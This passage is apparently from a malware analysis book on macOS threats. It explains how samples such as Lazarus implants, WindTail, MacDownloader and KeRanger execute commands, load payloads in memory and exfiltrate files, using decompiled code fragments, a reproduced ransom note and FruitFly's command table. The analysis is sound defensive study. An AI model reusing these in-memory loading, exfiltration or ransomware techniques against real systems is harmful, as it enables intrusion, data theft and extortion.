(Lazarus Group backdoor)

```
$ man popen

FILE * popen(const char *command, const char *mode);

The popen() function ``opens'' a process by creating a bidirectional pipe, forking, and
invoking the shell.

The command argument is a pointer to a null-terminated string containing a shell
command line.  This command is passed to /bin/sh, using the -c flag; interpretation, if
any, is performed by the shell.
```


popen's man page

Though non-interactive, this (still) provides the means for a remote attacker to execute arbitrary shell commands on an infected system.

Remote Execution

Somewhat similar to executing commands (or binaries) directly via the shell, more sophisticated malware may directly implement process execution. (To be honest, executing commands via the shell is rather noisy and thus more likely to lead to detection).

An example of malware that implements the execution of arbitrary binaries via programmatic APIs (vs. the shell) is OSX.Komplex [11].




remote execution logic (OSX.Komplex)

As shown in the above diagram, OSX.Komplex contains a FileExplorer class that contains a method named executeFile. Disassembling this method shows that it calls into Apple's NSTask APIs [12] to execute the specified binary.

The fact remains that spawning a process is a rather "noisy" event. As such, malware authors have evolved to execute binary code directly from memory.

A recent Lazarus group implant (from 2019)[13] is rather prosaic save for the fact that it has the ability to execute remote payloads directly from memory! This advanced capability ensures that the (2nd-stage) payloads never touch the filesystem, nor result in new processes being spawned. Stealthy indeed!

At a BlackHat USA (2015) talk on Mac Malware, I discussed this method of in-memory file execution as a means to increase stealth and complicate forensics (See: "Writing Bad @$$ Malware for OS X" [14]):



in-memory code execution

The Lazarus group malware [13] utilizes these same APIs to achieve in-memory execution, via a function (they) named `memory_exec2`:

```
01  int _memory_exec2(int arg0, int arg1, int arg2) {
02
03      ...
04      rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58);
05      rax = NSLinkModule(var_58, "core", 0x3);
06      ...
07
08      //rcx points to the `LC_MAIN` load command
09      r8 = r8 + *(rcx + 0x8);
10      ...
11
12      //invoke payload's entry point!
13      rax = (r8)(0x2, &var_40, &var_48, &var_50, r8);
```

in-memory code execution
(Lazarus Group backdoor)

📝 Note:

For a technical deep dive into the in-memory loading capabilities of the Lazarus group implant, see:

"Lazarus Group Goes 'Fileless'" [13]

📝 Note:

It appears that the Lazarus group simply "stole" this in-memory code from a Cylance blog post:

> *"All the code that implements the in-memory loader was actually grabbed from a Cylance blog post and GitHub project where they released some open source code as part of research," Wardle says. Cylance is an antivirus firm that also conducts threat research. "When I was analyzing the Lazarus Group loader I found basically an exact match. It's interesting that the Lazarus Group programmers either Googled this or saw the presentation about it at the Infiltrate conference in 2017 or something."* [15]

To the malware authors, the benefits of utilizing open-source code malware includes efficiency (i.e. it's already written!) and may complicate (prevent?) attribution.


Remote Download/Upload

Another common malware capability (especially of the cyber-espionage variety), is the remote downloading of files from the attacker's server(s), and/or uploading files and collected data off an infected system (exfiltration).

The ability to remotely download files on an infected system is often leveraged by malware to afford the attacker the ability to upgrade the malware and download and execute secondary payloads (or other tools).

OSX.WindTail [16] illustrates this capability well. Designed as a file exfiltration cyber-espionage implant, WindTail also has the ability to download (then execute) additional payloads from the attacker's remote command and control server.

The logic that implements the file download capability is found within a method named `sdf`:



OSX.WindTail's file download

This method first decrypts an embedded address for the command and control server. Following this, it makes an initial request to get a (local) name for the file it's about to download. A second request downloads the actual file off the remote server. Using a network monitor (such as Netiquette [17]), one can observe both these requests (as shown in the image above).

Once WindTail has saved the downloaded file on the infected system, it unzips it, then executes it.

File upload is another capability commonly found in malware. Usually such uploads include information about the infected system (i.e. a survey), or user files that may be of interest to (or even the ultimate goal of) the attacker.

For example `OSX.MacDownloader` [3] collects data about the system (such as installed applications) and saves this to disk, before exfiltrating it to the attacker's command and control server. This exfiltration is performed by invoking a method named

`SendCollectedDataTo:withThisTargetId:`, which in turn invokes the malware `uploadFile:ToServer:withTargetId:` method:

```
01  -[AuthenticationController SendCollectedDataTo:withThisTargetId:](void * self,
02  void * _cmd, void * arg2, void * arg3) {
03     ...
04
05     if (([CUtils hasInternet:0x0] & 0x1 & 0xff) != 0x0) {
06        ...
07        var_120 = [@"/tmp/applist.txt" retain];
08        [CUtils uploadFile:var_120 ToServer:0x0 withTargetId:0x0];
09        ...
10  }
```

OSX.MacDownloader's SendCollectedDataTo method

The `uploadFile:...` method leverages Apple's NSURLConnection APIs [18] to upload the file via a HTTP POST request:

```
01  +(char)uploadFile:(void *)arg2 ToServer:(void *)arg3 withTargetId:(void *)arg4 {
02
03      ...
04
05      var_90 = [[NSMutableURLRequest requestWithURL:var_58 cachePolicy:0x0
06                timeoutInterval:var_50] retain];
07
08      [var_90 setHTTPMethod:@"POST"];
09      [var_90 setAllHTTPHeaderFields:var_78];
10      [var_90 setHTTPBody:var_88];
11
12      rax = [NSURLConnection sendSynchronousRequest:var_90
13             returningResponse:0x0 error:&var_A0];
14      ...
15  }
```


OSX.MacDownloader's uploadFile: method (via NSURLConnection APIs)

Of course there are other (programmatic) methods to upload and download files. A Lazarus group backdoor, OSX.Yort [19] uses the curl API (`/usr/lib/libcurl.dylib`) [20] for this purpose:

```
01  //set curl options
02  curl_easy_setopt(*r15, 0x2727);
03  curl_easy_setopt(*r15, 0x4e2b);
04  curl_easy_setopt(*r15, 0x2711);
05  curl_easy_setopt(*r15, 0x271f);
06
07  //perform network request
08  curl_easy_perform(*r15);
```

`libcurl` API
(Lazarus group implant)

Returning again to `OSX.WindTail`, as noted, its main goal is to exfiltrate files. After scanning an infected system for files of interest (based on file extensions), it creates a zip archive(s) and uploads it via the curl utility:




OSX.WindTail file exfiltration

File Encryption

A well-known class of malware is ransomware, whose goal is to 'lock' (encrypt) users' files before demanding a ransom. Since ransomware is rather en vogue, macOS has seen an uptick of such malware.

The best known (and first fully-functional, in the wild) Mac ransomware was OSX.KeRanger [21]:




OSX.KeRanger

`OSX.KeRanger` will connect to a remote server, expecting a response consisting of a public RSA encryption key and decryption instructions.

Armed with this encryption key, `OSX.KeRanger` will encrypt all files under `/Users/*` as well as all files under `/Volumes` that match certain extensions (A PaloAlto Network report [22] on this ransomware noted about 300 extensions, including `.doc`, `.jpg`, `.zip`, etc.).

For each directory where the ransomware encrypts files, it creates a plaintext 'read-me' file (`README_FOR_DECRYPT.txt`) that instructs the user on how to pay the ransom and recover their files:


README_FOR_DECRYPT.txt — Edited

```
Your computer has been locked and all your files has been encrypted with 2048-bit RSA encryption.

Instruction for decrypt:

1. Go to https://fiwf4kwysm4dpw5l.onion.to ( IF NOT WORKING JUST DOWNLOAD TOR BROWSER AND OPEN
THIS LINK: http://fiwf4kwysm4dpw5l.onion )
2. Use 1PGAUBqHNcwSHYKnpHgzCrPkyxNxvsmEof as your ID for authentication
3. Pay 1 BTC (~407.47$) for decryption pack using bitcoins (wallet is your ID for authentication -
1PGAUBqHNcwSHYKnpHgzCrPkyxNxvsmEof)
4. Download decrypt pack and run


---> Also at https://fiwf4kwysm4dpw5l.onion.to  you can decrypt 1 file for FREE to make sure
decryption is working.


Also we have ticket system inside, so if you have any questions - you are  welcome.
We will answer only if you able to pay and you have serious question.

IMPORTANT: WE ARE ACCEPT ONLY(!!) BITCOINS
HOW TO BUY BITCOINS:
https://localbitcoins.com/guides/how-to-buy-bitcoins
https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
```

OSX.KeRanger's decryption instructions [14]

Unless the user pays the ransom, their files will remain locked!


> 📝 Note:
>
> For a detailed history and technical discussion of ransomware on macOS, see:
>
> "Towards Generic Ransomware Detection" [23]

Other Capabilities

Malware targeting macOS is rather diverse and, as such, spans the whole spectrum in terms of capabilities. Here, we wrap up this section by noting that other capabilities of course do exist in Mac malware.

One notable type of Mac malware that shines in terms of its capabilities is malware designed to spy on its victims. Such malware is often impressively fully-featured!

Take for example OSX.FruitFly [24], a rather insidious macOS malware specimen that remained undetected in the wild for over a decade! In a comprehensive analysis titled "Offensive Malware Analysis: Dissecting OSX.FruitFly via a Custom C&C Server" [24], I detailed the malware's rather extensive set of features and capabilities:



cmd	sub-cmd	description
0		do nothing
2		screen capture (PNG, JPEG, etc)
3		screen bounds
4		host uptime
6		evaluate perl statement
7		mouse location
8		mouse action
	0	move mouse
	1	left click (up & down)
	2	left click (up & down)
	3	left double click
	4	left click (down)
	5	left click (up)
	6	right click (down)
	7	right click (up)
11		working directory
12		file action
	0	does file exist?
	1	delete file
	2	rename (move) file
	3	copy file
	4	size of file
	5	not implemented
	6	read & exfiltrate file
	7	write file
	8	file attributes (ls -a)
	9	file attributes (ls -al)

cmd	sub-cmd	description
13		malware's script location
14		execute command in background
16		key down
17		key up
19		kill malware's process
21		process list
22		kill proces
26		read string (command not fully implemented?)
27		directory actions
	0	do nothing
	2	directory listing
29		read byte (command not fully implemented?)
30		reset connection to trigger reconnect
35		get host by name
43		string' action
	'alert'	set alert to trigger when user is active
	'scrn'	toggle method of screen capture
	'vers'	malware version
	<string>	execute shell command
47		connect to host

OSX.FruitFly's Capabilities

Some of OSX.FruitFly's more notable capabilities include:

- Screen capture
  View the contents of the victims screen.

